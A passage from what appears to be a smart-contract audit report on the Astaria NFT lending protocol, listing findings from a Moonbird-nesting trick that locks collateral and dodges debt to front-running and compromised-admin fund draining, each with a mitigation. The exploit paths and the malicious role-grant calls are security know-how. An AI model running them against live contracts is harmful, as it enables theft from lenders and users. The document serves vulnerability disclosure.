        ERC721(tokenContract).safeTransferFrom(address(this), ta
}
```

The crucial part is that the normal safeTransferFrom is used.

```
ERC721(tokenContract).safeTransferFrom(address(this), target, to
```

However, if the tokenContract is Moonbird NFT, the adversary can game the flashAucton feature to block further flashAction after trading the collateral token.

We need to look into the MoonBird NFT.

Moonbird NFT is one of the bluechip that has a large communtiy and high trading volume.

https://cointelegraph.com/news/bluechip-nft-project-moonbirds-signs-with-hollywood-talent-agents-uta

This NFT MoonBird has a feature: bird nesting.

https://www.moonbirds.xyz/

> Moonbirds come with a unique PFP design that allows them to be locked up and nested without leaving your wallet.

> As soon as your Moonbird is nested, they'll begin to accrue additional benefits. As total nested time accumulates, you'll see your Moonbird achieve new tier levels, upgrading their nest.

The important things is that: when nesting is activated, the normal transfer is disabled (meaning the NFT trading for nested bird is disabled because normal transfer will revert) but user can use a speical function safeTransferWhileNesting to move NFT around.

How is this feature implemented?

Here is the function toggleNesting function

```
/**
@notice Changes the Moonbird's nesting status.
*/
function toggleNesting(uint256 tokenId)
        internal
        onlyApprovedOrOwner(tokenId)
{
```

https://etherscan.io/address/0x23581767a106ae21c074b2276d25e5c3e136a68b#code#F1#L319

When the nesting is active, normal transfer is disabled. If the user tries to transfer while nesting, transaction will revert in _beforeTokenTransfers

https://etherscan.io/address/0x23581767a106ae21c074b2276d25e5c3e136a68b#code#F1#L272

```
/**
@dev Block transfers while nesting.
 */
function _beforeTokenTransfers(
        address,
        address,
        uint256 startTokenId,
        uint256 quantity
) internal view override {
        uint256 tokenId = startTokenId;
        for (uint256 end = tokenId + quantity; tokenId < end; ++
                require(
                        nestingStarted[tokenId] == 0 || nesting]
                        "Moonbirds: nesting"
```

```
                );
        }
    }
```

Here is an example transaction that revert when user tries to transfer while nesting.

https://etherscan.io/tx/0x21caf32e33f37d808054bf9ef33273a1347961dfc914819fc972cc5f44d7e62e

Here is an example transaction that users try to toggle nesting

https://etherscan.io/tx/0xefc7b7e683b17b623b96c628e684613ab7e637f5e74dec7abdedebb99b4e64d1

If the NFT bird is in nesting, the user can call a speical function safeTransferWhileNesting to move NFT around.

https://etherscan.io/address/0x23581767a106ae21c074b2276d25e5c3e136a68b#code#F1#L258

```
    function safeTransferWhileNesting(
            address from,
            address to,
            uint256 tokenId
    ) external {
            require(ownerOf(tokenId) == _msgSender(), "Moonbirds: Or
            nestingTransfer = 2;
            safeTransferFrom(from, to, tokenId);
            nestingTransfer = 1;
    }
```

Example transaction for safeTransferWhileNesting

https://etherscan.io/tx/0x8d80610ff84c0f874fef28b351852e206fc38fe2818627881e437ed661d77fda

Ok, now we can formalize the exploit path:

1. A adversay acquires the collateral token so he can call flash action.

2. He calls the flash auction, and within the transaction he hold the moonbird NFT.
3. He toggle the nesting on, and use safeTransferWhileNesting to transfer the NFT back.
4. The ownership validation code will pass because the NFT is transferred back.

```
if (
  IERC721(addr).ownerOf(tokenId) != address(s.clearingHouse[coll
) {
  revert FlashActionNFTNotReturned();
}
```

5. The adversary sell collateral token to others. But other user tries to use flash auction on the moonbird.
6. Transaction revert in safeTransferFrom because while the moonbird nesting is on, safeTransferWhileNesting needs to be called to transfer NFT, but protocol does not support such function and the protocol does not support the transction that toggle the moonbird nesting off.

```
        ERC721(tokenContract).safeTransferFrom(address(this), ta
```

The impact is severe, the new owner cannot use flashAuction.

In fact, all ERC721(tokenContract).safeTransferFrom call is blocked, the NFT cannot be liquidated because normal liquidation also requires transferFrom to change the ownership and settle the trade.

liquidatorNFTClaim also revert because the function calls:

```
ClearingHouse CH = ClearingHouse(payable(s.clearingHouse[collate
CH.settleLiquidatorNFTClaim();
_releaseToAddress(s, underlying, collateralId, liquidator);
```

which calls _releaseToAddress

which calls:

```
function _releaseToAddress(
CollateralStorage storage s,
Asset memory underlyingAsset,
uint256 collateralId,
address releaseTo
) internal {
ClearingHouse(s.clearingHouse[collateralId]).transferUnderlying(
  underlyingAsset.tokenContract,
  underlyingAsset.tokenId,
  releaseTo
);
emit ReleaseTo(
  underlyingAsset.tokenContract,
  underlyingAsset.tokenId,
  releaseTo
);
}
```

which calls transferUnderlying, which use ERC721(tokenContract).safeTransferFrom, which reverts while the moonbird nesting is on.

the function releaseToAddress is blocked and the NFT is locked in CollateralToken

```
function releaseToAddress(uint256 collateralId, address releaseT
public
releaseCheck(collateralId)
onlyOwner(collateralId)
{
CollateralStorage storage s = _loadCollateralSlot();

if (msg.sender != ownerOf(collateralId)) {
  revert InvalidSender();
}
Asset memory underlying = s.idToUnderlying[collateralId];
address tokenContract = underlying.tokenContract;
_burn(collateralId);
delete s.idToUnderlying[collateralId];
_releaseToAddress(s, underlying, collateralId, releaseTo);
}
```

Who have such incentives to exploits this feature? For example, a user use moonbird to borrow 10 ETH, but he does not want to pay the outstanding debt and does not want to get the NFT liquidated. He can exploit the moonbird to lock NFT. Without liquidating the NFT and locking the NFT, the lender bears the loss on the bad debt.

Coded POC

Let us see the normal flashAction flow and then see how the above-mentioned exploit path can block further flashAction.

Note: see warden's original submission *for full details.*

Tools Used

Manual Review, Foundry

Recommended Mitigation Steps

We recommend the protocol whitelist the NFT address that can be used in the protocol to make sure such edge case does not impact the borrower and lender.

[04] If an auction has no bidder, the NFT ownership should go back to the loan lenders instead of liquidator

If auction has no bidder, the liquidator can claim the NFT. The impact is severe:

- Lenders could suffer fund loss in some cases.
- The unfair mechanism will discourage future users.

Proof of Concept

After the auction period, the collateral will be released to the initiator. Essentially, the initiator gets the NFT for free. But the lenders of the loan take the loss.

However, the lenders should have the claim to the collateral, since originally the funds are provided by the lenders. If the collateral at the end is owned by whoever calls the liquidation function, it is not fair for the lenders. And will discourage future users to use the protocol.

In CollateralToken contract

```
function liquidatorNFTClaim(OrderParameters memory params) ext
  CollateralStorage storage s = _loadCollateralSlot();

  uint256 collateralId = params.offer[0].token.computeId(
    params.offer[0].identifierOrCriteria
  );
  address liquidator = s.LIEN_TOKEN.getAuctionLiquidator(colla
  if (
    s.collateralIdToAuction[collateralId] == bytes32(0) ||
    liquidator == address(0)
  ) {
    //revert no auction
    revert InvalidCollateralState(InvalidCollateralStates.NO_A
  }
  if (
    s.collateralIdToAuction[collateralId] != keccak256(abi.enc
  ) {
    //revert auction params dont match
    revert InvalidCollateralState(
      InvalidCollateralStates.INVALID_AUCTION_PARAMS
    );
  }

  if (block.timestamp < params.endTime) {
    //auction hasn't ended yet
    revert InvalidCollateralState(InvalidCollateralStates.AUCT
  }

  Asset memory underlying = s.idToUnderlying[collateralId];
  address tokenContract = underlying.tokenContract;
  uint256 tokenId = underlying.tokenId;
  ClearingHouse CH = ClearingHouse(payable(s.clearingHouse[col
  CH.settleLiquidatorNFTClaim();
  _releaseToAddress(s, underlying, collateralId, liquidator);
}
```

Note the code:

```
_releaseToAddress(s, underlying, collateralId, liquidator);
```

The code above will send the NFT to liquidator inside of the lenders.

Recommended Mitigation Steps

If there is no bidder for the auction, allow the NFT to get auctioned for another chance.

[05] Security hook should not be set for a NFT that is not Uniswap V3 Position NFT

Security hook should not be set in a NFT that is not Uniswap V3 Position NFT, otherwise the flash auction flow can be blocked.

Proof of Concept

If we look into the workflow of the flashAction,

According to the documentation, the flashAction is implemented.

https://docs.astaria.xyz/docs/protocol-mechanics/flashactions

> FlashActions allow borrowers to take advantage of the utility of their locked NFTs. A FlashAction allows the user to unlock their underlying collateral and perform any action with the NFT as long as it is returned within the same block.

> The FlashAction is a powerful tool that allows borrowers to perform actions on their NFTs without having to worry about the collateralization of their loan. We have a number of use cases for FlashActions, at launch however we plan to support any developer that would like to extend our FlashActions functionality.

```
function flashAction(
  IFlashAction receiver,
  uint256 collateralId,
  bytes calldata data
) external onlyOwner(collateralId) {
  address addr;
  uint256 tokenId;
  CollateralStorage storage s = _loadCollateralSlot();
  (addr, tokenId) = getUnderlying(collateralId);

  if (!s.flashEnabled[addr]) {
    revert InvalidCollateralState(InvalidCollateralStates.FLAS
  }
```

```
if (
  s.LIEN_TOKEN.getCollateralState(collateralId) == bytes32('
) {
  revert InvalidCollateralState(InvalidCollateralStates.AUCT
}

bytes32 preTransferState;
//look to see if we have a security handler for this asset

address securityHook = s.securityHooks[addr];
if (securityHook != address(0)) {
  preTransferState = ISecurityHook(securityHook).getState(ac
}
// transfer the NFT to the destination optimistically

ClearingHouse(s.clearingHouse[collateralId]).transferUnderly
  addr,
  tokenId,
  address(receiver)
);

//trigger the flash action on the receiver
if (
  receiver.onFlashAction(
    IFlashAction.Underlying(s.clearingHouse[collateralId], a
    data
  ) != keccak256("FlashAction.onFlashAction")
) {
  revert FlashActionCallbackFailed();
}

if (
  securityHook != address(0) &&
  preTransferState != ISecurityHook(securityHook).getState(a
) {
  revert FlashActionSecurityCheckFailed();
}

// validate that the NFT returned after the call

if (
  IERC721(addr).ownerOf(tokenId) != address(s.clearingHouse|
) {
  revert FlashActionNFTNotReturned();
}
```

```
    }
```

In the implementation above, if the security hook is set, the validation code runs:

```
bytes32 preTransferState;
//look to see if we have a security handler for this asset

address securityHook = s.securityHooks[addr];
if (securityHook != address(0)) {
  preTransferState = ISecurityHook(securityHook).getState(addr,
}
```

and in the end of the flashAction:

```
if (
  securityHook != address(0) &&
  preTransferState != ISecurityHook(securityHook).getState(addr,
) {
  revert FlashActionSecurityCheckFailed();
}
```

If we look into the current implementation of the security hook:

```
  function getState(address tokenContract, uint256 tokenId)
    external
    view
    returns (bytes32)
  {
    (
      uint96 nonce,
      address operator,
      ,
      ,
      ,
      ,
      ,
      uint128 liquidity,
      ,
      ,
```

```
        ,

      ) = IV3PositionManager(positionManager).positions(tokenId);
      return keccak256(abi.encode(nonce, operator, liquidity));
    }
```

The security hook should only applies to the Uniswap V3 Position NFT. However, in the current flashAction flow, if the security hook is set in a NFT that is not Uniswap V3 Position NFT, the security hook can revert the transaction and block the flashAction.

The security hook can be set via the file function in CollateralToken.sol

```
    function file(File calldata incoming) public requiresAuth {
      _file(incoming);
    }

    function _file(File calldata incoming) internal {
      CollateralStorage storage s = _loadCollateralSlot();

      FileType what = incoming.what;
      bytes memory data = incoming.data;
      if (what == FileType.AstariaRouter) {
        address addr = abi.decode(data, (address));
        s.ASTARIA_ROUTER = IAstariaRouter(addr);
      } else if (what == FileType.SecurityHook) {
        (address target, address hook) = abi.decode(data, (address
        s.securityHooks[target] = hook;
      }
```

If we look into the source code of the Uniswap V3 Position Manager.sol

https://github.com/Uniswap/v3-periphery/blob/6cce88e63e176af1ddb6cc56e029110289622317/contracts/NonfungiblePositionManager.sol#L100

```
      function positions(uint256 tokenId)
          external
          view
          override
```

```
        returns (
            uint96 nonce,
            address operator,
            address token0,
            address token1,
            uint24 fee,
            int24 tickLower,
            int24 tickUpper,
            uint128 liquidity,
            uint256 feeGrowthInside0LastX128,
            uint256 feeGrowthInside1LastX128,
            uint128 tokensOwed0,
            uint128 tokensOwed1
        )
    {
        Position memory position = _positions[tokenId];
        require(position.poolId != 0, 'Invalid token ID');
        PoolAddress.PoolKey memory poolKey = _poolIdToPoolKey[pc
        return (
            position.nonce,
            position.operator,
            poolKey.token0,
            poolKey.token1,
            poolKey.fee,
            position.tickLower,
            position.tickUpper,
            position.liquidity,
            position.feeGrowthInside0LastX128,
            position.feeGrowthInside1LastX128,
            position.tokensOwed0,
            position.tokensOwed1
        );
    }
```

Note the line:

```
Position memory position = _positions[tokenId];
require(position.poolId != 0, 'Invalid token ID');
```

It is possible that if the security hook turns on for a NFT that is not for Uniswap V3 Position, the query of

`IV3PositionManager(positionManager).positions(tokenId)` can revert the flashAction transaction.

Recommended Mitigation Steps

We recommend the protocol validates the underlying NFT is a Uniswap V3 Position NFt if the security hook is set, otherwise, security hook should be disabled.

[06] Lack of support for ERC1155 NFT

Lack of support for ERC1155 NFT so a vast amount of popular ERC1155 NFT cannot be used as collateral to borrow fund.

Proof of Concept

According to the documentation:

https://docs.astaria.xyz/docs/faq#what-nfts-will-i-be-able-to-borrow-against

> At launch, Astaria plans to support terms for leading NFT collections through its whitelisted strategist partners. Smaller collections may be supported at the discretion of individual whitelisted strategists, or by PrivateVaults.

The codebase use ERC721 safeTransferFrom extensively and assume that the underlyling NFT contract conforms to ERC721 standard.

In ClearingHouse.sol, the function below is used when flashAction is used

```
ClearingHouse(s.clearingHouse[collateralId]).transferUnderlying(
  addr,
  tokenId,
  address(receiver)
);

//trigger the flash action on the receiver
if (
  receiver.onFlashAction(
        IFlashAction.Underlying(s.clearingHouse[collateralId], a
        data
  ) != keccak256("FlashAction.onFlashAction")
) {
```

```
    revert FlashActionCallbackFailed();
  }
```

which calls the code below that use ERC721(tokenContract).safeTransferFrom

```
  function transferUnderlying(
    address tokenContract,
    uint256 tokenId,
    address target
  ) external {
    IAstariaRouter ASTARIA_ROUTER = IAstariaRouter(_getArgAddres
    require(msg.sender == address(ASTARIA_ROUTER.COLLATERAL_TOKE
    ERC721(tokenContract).safeTransferFrom(address(this), target
  }
```

and in CollateralToken.sol the function onERC721Received hook, the code needs to transfer the NFT from collateralToken to clearing house.

```
ERC721(msg.sender).safeTransferFrom(
        address(this),
        s.clearingHouse[collateralId],
        tokenId_
);
```

However, there are popular NFT, that conform to ERC1155 standard,

https://etherscan.io/tokens-nft1155

which use safeTransferFrom in ERC1155 implementation and does not match ERC721 safeTransferFrom method call

https://github.com/OpenZeppelin/openzeppelin-contracts/blob/d59306bd06a241083841c2e4a39db08e1f3722cc/contracts/token/ERC1155/ERC1155.sol#L114

```
function safeTransferFrom(
        address from,
        address to,
```

```
        uint256 id,
        uint256 amount,
        bytes memory data
    ) public virtual override {
```

Recommended Mitigation Steps

We recommend the protocol support ERC1155 transfer as well given the vast popular ERC1155 NFT in NFT community and NFT marketplace.

[07] Certain function should not be marked as payable, otherwise the ETH that mistakenly sent along with the function call is locked in the contract

In AstariaRouter.sol deposit, mint, withdraw, redeem are payable

```
    function mint(
      IERC4626 vault,
      address to,
      uint256 shares,
      uint256 maxAmountIn
    )
      public
      payable
      virtual
      override
      validVault(address(vault))
      returns (uint256 amountIn)
    {
      return super.mint(vault, to, shares, maxAmountIn);
    }

    function deposit(
      IERC4626 vault,
      address to,
      uint256 amount,
      uint256 minSharesOut
    )
      public
      payable
      virtual
      override
```

```
    validVault(address(vault))
    returns (uint256 sharesOut)
  {
    return super.deposit(vault, to, amount, minSharesOut);
  }

  function withdraw(
    IERC4626 vault,
    address to,
    uint256 amount,
    uint256 maxSharesOut
  )
    public
    payable
    virtual
    override
    validVault(address(vault))
    returns (uint256 sharesOut)
  {
    return super.withdraw(vault, to, amount, maxSharesOut);
  }

  function redeem(
    IERC4626 vault,
    address to,
    uint256 shares,
    uint256 minAmountOut
  )
    public
    payable
    virtual
    override
    validVault(address(vault))
    returns (uint256 amountOut)
  {
    return super.redeem(vault, to, shares, minAmountOut);
  }
```

The function pullToken is also marked as payable

```
  function pullToken(
    address token,
    uint256 amount,
    address recipient
```

```
) public payable override {
  RouterStorage storage s = _loadRouterSlot();
  s.TRANSFER_PROXY.tokenTransferFrom(
    address(token),
    msg.sender,
    recipient,
    amount
  );
}
```

These function only performs ERC20 token and are not designed to receive ETH.

The ETH that mistakenly sent along with the function call is locked in the contract In AstariaRouter.sol.

Recommended Mitigation Steps

We recommend the protocol remove the payable keywords for the above mentioned function.

[08] Transaction revert in division by zero error when handling protocol fee if the feeTo address is set but `s.protocolFeeDenominator` is not set

In the VaultImplementation, function commitToLien is called for lifecycle of new loan origination.

```
function commitToLien(
  IAstariaRouter.Commitment calldata params,
  address receiver
)
  external
  whenNotPaused
  returns (uint256 lienId, ILienToken.Stack[] memory stack, ui
{
  _beforeCommitToLien(params);
  uint256 slopeAddition;
  (lienId, stack, slopeAddition, payout) = _requestLienAndIssu
    params,
    receiver
  );
```

```
      _afterCommitToLien(
        stack[stack.length - 1].point.end,
        lienId,
        slopeAddition
      );
    }
```

which calls:

```
    (lienId, stack, slopeAddition, payout) = _requestLienAndIssuePay
      params,
      receiver
    );
```

which calls:

```
    function _requestLienAndIssuePayout(
      IAstariaRouter.Commitment calldata c,
      address receiver
    )
      internal
      returns (
        uint256 newLienId,
        ILienToken.Stack[] memory stack,
        uint256 slope,
        uint256 payout
      )
    {
      _validateCommitment(c, receiver);
      (newLienId, stack, slope) = ROUTER().requestLienPosition(c,
      payout = _handleProtocolFee(c.lienRequest.amount);
      ERC20(asset()).safeTransfer(receiver, payout);
    }
```

which calls:

```
    _handleProtocolFee(c.lienRequest.amount);
```

```
function _handleProtocolFee(uint256 amount) internal returns (ui
address feeTo = ROUTER().feeTo();
bool feeOn = feeTo != address(0);
if (feeOn) {
  uint256 fee = ROUTER().getProtocolFee(amount);

  unchecked {
        amount -= fee;
  }
  ERC20(asset()).safeTransfer(feeTo, fee);
}
return amount;
}
```

If the feeTo address is set, the code will query the protocol fee and deduct from the amount.

which calls `ROUTER().getProtocolFee(amount)`

```
  function getProtocolFee(uint256 amountIn) external view returr
    RouterStorage storage s = _loadRouterSlot();

    return
      amountIn.mulDivDown(s.protocolFeeNumerator, s.protocolFeeI
  }
```

note that the `s.protocolFeeNumerator` and `s.protocolFeeDenominator` is not set in the init function of the AstariaRouter.sol, so if the feeTo address is set, transaction of commitToLien revert in division by zero error because `s.protocolFeeDenominator` is 0.

In fact, if we look into getLiquidatorFee and getBuyoutFee

```
  function getLiquidatorFee(uint256 amountIn) external view retu
    RouterStorage storage s = _loadRouterSlot();

    return
      amountIn.mulDivDown(
        s.liquidationFeeNumerator,
```

```
        s.liquidationFeeDenominator
      );
  }

  function getBuyoutFee(uint256 remainingInterestIn)
    external
    view
    returns (uint256)
  {
    RouterStorage storage s = _loadRouterSlot();
    return
      remainingInterestIn.mulDivDown(
        s.buyoutFeeNumerator,
        s.buyoutFeeDenominator
      );
  }
```

If the `s.buyoutFeeDenominator` and `s.liquidationFeeDenominator` is 0, the divison by zero error can also occur, but these parameter is set in the init function of the AstariaRouter.sol

```
s.liquidationFeeNumerator = uint32(130);
s.liquidationFeeDenominator = uint32(1000);
s.minInterestBPS = uint32((uint256(1e15) * 5) / (365 days));
s.minEpochLength = uint32(7 days);
s.maxEpochLength = uint32(45 days);
s.maxInterestRate = ((uint256(1e16) * 200) / (365 days)).safeCas
//63419583966; // 200% apy / second
s.buyoutFeeNumerator = uint32(100);
s.buyoutFeeDenominator = uint32(1000);
```

but `s.protocolFeeNumerator` and `s.protocolFeeDenominator` is not set in the init function of the AstariaRouter.sol is not set in the init function of the AstariaRouter.sol

Recommended Mitigation Steps

We recommend the protocol set the feeTo address and `s.protocolFeeNumerator` and `s.protocolFeeDenominator` together.

Also validate the buyout fee, liqudatior fee and protocol fee's dominator are not 0 to avoid division by zero error.

[09] Should use `_safeMint` instead of mint in CollateralToken#onERC721Received

In the current implementation of CollateralToken#onERC721Received, _mint is used instead of _safeMint, _safeMint checks that if the recipient is a contract, the receiver implements the onERC721Received hook to acknowledge that the contract is capable of receiving NFT to avoid loss of NFT ownership, however there is no such check in _mint, result in loss of NFT if the recipient is not designed to receive NFT.

```
if (msg.sender == address(this) || msg.sender == address(s.LIEN
        revert InvalidCollateral();
 }

 _mint(from_, collateralId);

 s.idToUnderlying[collateralId] = Asset({
        tokenContract: msg.sender,
        tokenId: tokenId_
 });

 emit Deposit721(msg.sender, tokenId_, collateralId, from_);
 return IERC721Receiver.onERC721Received.selector;
```

Recommended Mitigation Steps

We recommend the protocol use _safeMint instead of _mint when minting collateral token.

[10] Adversary can front-run admin's state update and parameter update

Admin has the authorization to update the parameter setting such as fee, epoch length, liquidation auction window, enable / disable the flashAuction, pause the protocol by calling the file function in AstariaRouter.sol, CollateralToken.sol and LienToken.sol

```
src\AstariaRouter.sol:
  272
  273:   function file(File calldata incoming) public requiresAu
  274      _file(incoming);

src\CollateralToken.sol:
  205
  206:   function file(File calldata incoming) public requiresAu
  207      _file(incoming);

src\LienToken.sol:
  81
  82:   function file(File calldata incoming) external requiresA
  83      FileType what = incoming.what;
```

However, adversary can front-run admin's state up.

Let me be specific, the adversay can front-run the admin's disable flashAuction transaction.

```
function _file(File calldata incoming) internal {
CollateralStorage storage s = _loadCollateralSlot();

FileType what = incoming.what;
bytes memory data = incoming.data;
if (what == FileType.AstariaRouter) {
  address addr = abi.decode(data, (address));
  s.ASTARIA_ROUTER = IAstariaRouter(addr);
} else if (what == FileType.SecurityHook) {
  (address target, address hook) = abi.decode(data, (address, ac
  s.securityHooks[target] = hook;
} else if (what == FileType.FlashEnabled) {
  (address target, bool enabled) = abi.decode(data, (address, bo
  s.flashEnabled[target] = enabled;
}
```

note the update:

```
if (what == FileType.FlashEnabled) {
  (address target, bool enabled) = abi.decode(data, (address, bo
```

```
    s.flashEnabled[target] = enabled;
  }
```

If the admin submit a transaction to disable the target's flashAction,

The adversary can watch for the transaction in mempool, and once detecting the admin's transaction and decode the parameter to see admin's wants to disable his flashAction right,

The adversary can submit the transaction with higher gas fee to perform flash action before the admin's transaction is executed.

Same type of front-running can be performed when adversary detects that the admin wants to pause the protocol. The adversary can front-run the pause transaction to deposit fund to mint more share from the vault, or commitTolLien to start a new loan term with NFT before the pause transactoin is executed.

```
/**
* @dev Enables _pause, freezing functions with the whenNotPausec
*/
function __emergencyPause() external requiresAuth whenNotPaused
_pause();
}
```

The adversary can in fact front-run the parameter setting update as well

```
 function _file(File calldata incoming) internal {
    RouterStorage storage s = _loadRouterSlot();
    FileType what = incoming.what;
    bytes memory data = incoming.data;
    if (what == FileType.AuctionWindow) {
      (uint256 window, uint256 windowBuffer) = abi.decode(
        data,
        (uint256, uint256)
      );
      s.auctionWindow = window.safeCastTo32();
      s.auctionWindowBuffer = windowBuffer.safeCastTo32();
    } else if (what == FileType.LiquidationFee) {
      (uint256 numerator, uint256 denominator) = abi.decode(
```

```
      data,
      (uint256, uint256)
    );
    if (denominator < numerator) revert InvalidFileData();
    s.liquidationFeeNumerator = numerator.safeCastTo32();
    s.liquidationFeeDenominator = denominator.safeCastTo32();
  } else if (what == FileType.ProtocolFee) {
    (uint256 numerator, uint256 denominator) = abi.decode(
      data,
      (uint256, uint256)
    );
    if (denominator < numerator) revert InvalidFileData();
    s.protocolFeeNumerator = numerator.safeCastTo32();
    s.protocolFeeDenominator = denominator.safeCastTo32();
  } else if (what == FileType.BuyoutFee) {
    (uint256 numerator, uint256 denominator) = abi.decode(
      data,
      (uint256, uint256)
    );
    if (denominator < numerator) revert InvalidFileData();
    s.buyoutFeeNumerator = numerator.safeCastTo32();
    s.buyoutFeeDenominator = denominator.safeCastTo32();
  } else if (what == FileType.MinInterestBPS) {
    uint256 value = abi.decode(data, (uint256));
    s.minInterestBPS = value.safeCastTo32();
  } else if (what == FileType.MinDurationIncrease) {
    uint256 value = abi.decode(data, (uint256));
    s.minDurationIncrease = value.safeCastTo32();
  } else if (what == FileType.MinEpochLength) {
    s.minEpochLength = abi.decode(data, (uint256)).safeCastTo
  } else if (what == FileType.MaxEpochLength) {
    s.maxEpochLength = abi.decode(data, (uint256)).safeCastTo
  } else if (what == FileType.MaxInterestRate) {
    s.maxInterestRate = abi.decode(data, (uint256)).safeCastTo
  } else if (what == FileType.FeeTo) {
    address addr = abi.decode(data, (address));
    if (addr == address(0)) revert InvalidFileData();
    s.feeTo = addr;
  } else if (what == FileType.StrategyValidator) {
    (uint8 TYPE, address addr) = abi.decode(data, (uint8, addr
    if (addr == address(0)) revert InvalidFileData();
    s.strategyValidators[TYPE] = addr;
  } else {
    revert UnsupportedFile();
  }
```

```
        emit FileUpdated(what, data);
    }
```

For example, the adversary detects that the admin wants to make the liquidation fee lower, the adversary can front-run admins' transaction by settling the liquidation and the liquidation fee payout before the admin's transaction is executed.

Recommended Mitigation Steps

We recommend the protocol use private RPC such as flashbot to submit transaction to avoid front-running.

[11] Solmate safeTransfer and safeTransferFrom does not check the codesize of the token address, which may lead to fund loss

Solmate safetransferFrom doesn't check the existence of code at the token address, all contract below that use SafeTransferLib and all safeTransfer and safeTransferFrom has the issue below. *(See warden's* **original submission** *for the impacted function and LOC)*

```
16 results - 16 files

lib\gpl\lib\solmate\src\mixins\ERC4626.sol:
  10  abstract contract ERC4626 is ERC20 {
  11:     using SafeTransferLib for ERC20;
  12      using FixedPointMathLib for uint256;

lib\gpl\src\ERC4626-Cloned.sol:
  11  abstract contract ERC4626Cloned is IERC4626, ERC20Cloned {
  12:   using SafeTransferLib for ERC20;
  13    using FixedPointMathLib for uint256;

lib\gpl\src\ERC4626Router.sol:
  12  abstract contract ERC4626Router is IERC4626Router, ERC4626
  13:   using SafeTransferLib for ERC20;
  14

lib\gpl\src\ERC4626RouterBase.sol:
  11  abstract contract ERC4626RouterBase is IERC4626RouterBase,
  12:   using SafeTransferLib for ERC20;
```

```
  13

lib\seaport\lib\solmate\src\mixins\ERC4626.sol:
  10  abstract contract ERC4626 is ERC20 {
  11:     using SafeTransferLib for ERC20;
  12      using FixedPointMathLib for uint256;

lib\solmate\src\mixins\ERC4626.sol:
  10  abstract contract ERC4626 is ERC20 {
  11:     using SafeTransferLib for ERC20;
  12      using FixedPointMathLib for uint256;

src\AstariaRouter.sol:
  56  {
  57:   using SafeTransferLib for ERC20;
  58    using SafeCastLib for uint256;

src\ClearingHouse.sol:
  33    using Bytes32AddressLib for bytes32;
  34:   using SafeTransferLib for ERC20;
  35

src\CollateralToken.sol:
  69  {
  70:   using SafeTransferLib for ERC20;
  71    using CollateralLookup for address;

src\LienToken.sol:
  47    using SafeCastLib for uint256;
  48:   using SafeTransferLib for ERC20;
  49

src\PublicVault.sol:
  49    using FixedPointMathLib for uint256;
  50:   using SafeTransferLib for ERC20;
  51    using SafeCastLib for uint256;

src\TransferProxy.sol:
  21  contract TransferProxy is Auth, ITransferProxy {
  22:   using SafeTransferLib for ERC20;
  23

src\Vault.sol:
  25  contract Vault is VaultImplementation {
  26:   using SafeTransferLib for ERC20;
  27
```

```
src\VaultImplementation.sol:
  38  {
  39:   using SafeTransferLib for ERC20;
  40    using SafeCastLib for uint256;

src\WithdrawProxy.sol:
  37  contract WithdrawProxy is ERC4626Cloned, WithdrawVaultBase
  38:   using SafeTransferLib for ERC20;
  39    using FixedPointMathLib for uint256;
```

This is a known issue while using solmate's libraries. Hence this may lead to miscalculation of funds and may lead to loss of funds, because if safetransfer() and safetransferfrom() are called on a token address that doesn't have contract in it, it will always return success, bypassing the return value check.

If an underlying token is self-destructed, the code may consider the transfer because the lack of contract existence contract.

Due to this, protocol will think that funds has been transferred and successful, and records will be accordingly calculated, but in reality funds were never transferred.

So this will lead to miscalculation and possibly loss of funds.

Recommended Mitigation Steps

Use openzeppelin's safeERC20 or implement a code existence check.

[12] Compromised owner is capable of draining all user's fund after user gives token allowance to TransferProxy.sol

The TransferProxy.sol is important because it helps with moving the fund around in AuctionHouse, AstariaRouter and in LienToken.

As we can see, this function below is powerful. It is likely that user will give the max token allowance to the contract TransferProxy, otherwise, transaction would revert in AuctionHouse.sol, LienToken and in AuctionHouse.

```
    function tokenTransferFrom(
```

```
    address token,
    address from,
    address to,
    uint256 amount
  ) external requiresAuth {
    ERC20(token).safeTransferFrom(from, to, amount);
  }
```

Well, note that the requiresAuth modifier is used in the function tokenTransferFrom, this access control model means that only specific address set up by admin can call this function.

If the admin is compromised, the admin can authorize malicious contract that can drain all the token fund from user by calling the above tokenTransferFrom after user gives token allowance to TransferProxy.sol

Because the requiresAuth modifier calls:

```
modifier requiresAuth() virtual {
require(isAuthorized(msg.sender, msg.sig), "UNAUTHORIZED");

_;
}
```

which calls:

```
  function isAuthorized(address user, bytes4 functionSig)
    internal
    view
    virtual
    returns (bool)
  {
    AuthStorage storage s = _getAuthSlot();
    Authority auth = s.authority; // Memoizing authority saves u

    // Checking if the caller is the owner only after calling th
    // aware that this makes protected functions uncallable ever
    return
      (address(auth) != address(0) &&
        auth.canCall(user, address(this), functionSig)) || user
```

```
    }
```

The auth.canCall is called in MultiRolesAuthority.sol, as shown in the Deploy.sol script

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/scripts/deployments/Deploy.sol#L118

```
address auth = testModeDisabled ? msg.sender : address(this);
MRA = new MultiRolesAuthority(auth, Authority(address(0)));
```

And the relevent authorization is granted by calling:

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/scripts/deployments/Deploy.sol#L377

```
MRA.setRoleCapability(
  uint8(UserRoles.ASTARIA_ROUTER),
  TRANSFER_PROXY.tokenTransferFrom.selector,
  true
);
```

and

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/scripts/deployments/Deploy.sol#L410

```
MRA.setUserRole(
  address(ASTARIA_ROUTER),
  uint8(UserRoles.ASTARIA_ROUTER),
  true
);
```

by calling:

```
function setRoleCapability(
        uint8 role,
        bytes4 functionSig,
        bool enabled
) public virtual requiresAuth {
        if (enabled) {
                getRolesWithCapability[functionSig] |= bytes32(1
        } else {
                getRolesWithCapability[functionSig] &= ~bytes32(

        emit RoleCapabilityUpdated(role, functionSig, enabled);
}
```

A compromised admin can call:

```
MRA.setRoleCapability(
  uint8(UserRoles.MALICIOUS),
  TRANSFER_PROXY.tokenTransferFrom.selector,
  true
);
```

and

```
MRA.setUserRole(
  address(malicious_contract_or_account),
  uint8(UserRoles.MALICIOUS),
  true
);
```

Then the malicious_contract_or_account address has permission to call tokenTransferFrom, which drains user token after user gives token allowance to TransferProxy.sol. All he needs to do is set the token to token that he wants to transfer and steal, the address from is victim's address, the address to is the recipient (hacker's address), the amount is how much he wants to transfer and drain.

```
function tokenTransferFrom(
address token,
address from,
address to,
uint256 amount
) external requiresAuth {
        ERC20(token).safeTransferFrom(from, to, amount);
}
```

The reference (relevant)code for MultiRolesAuthority in solmate:

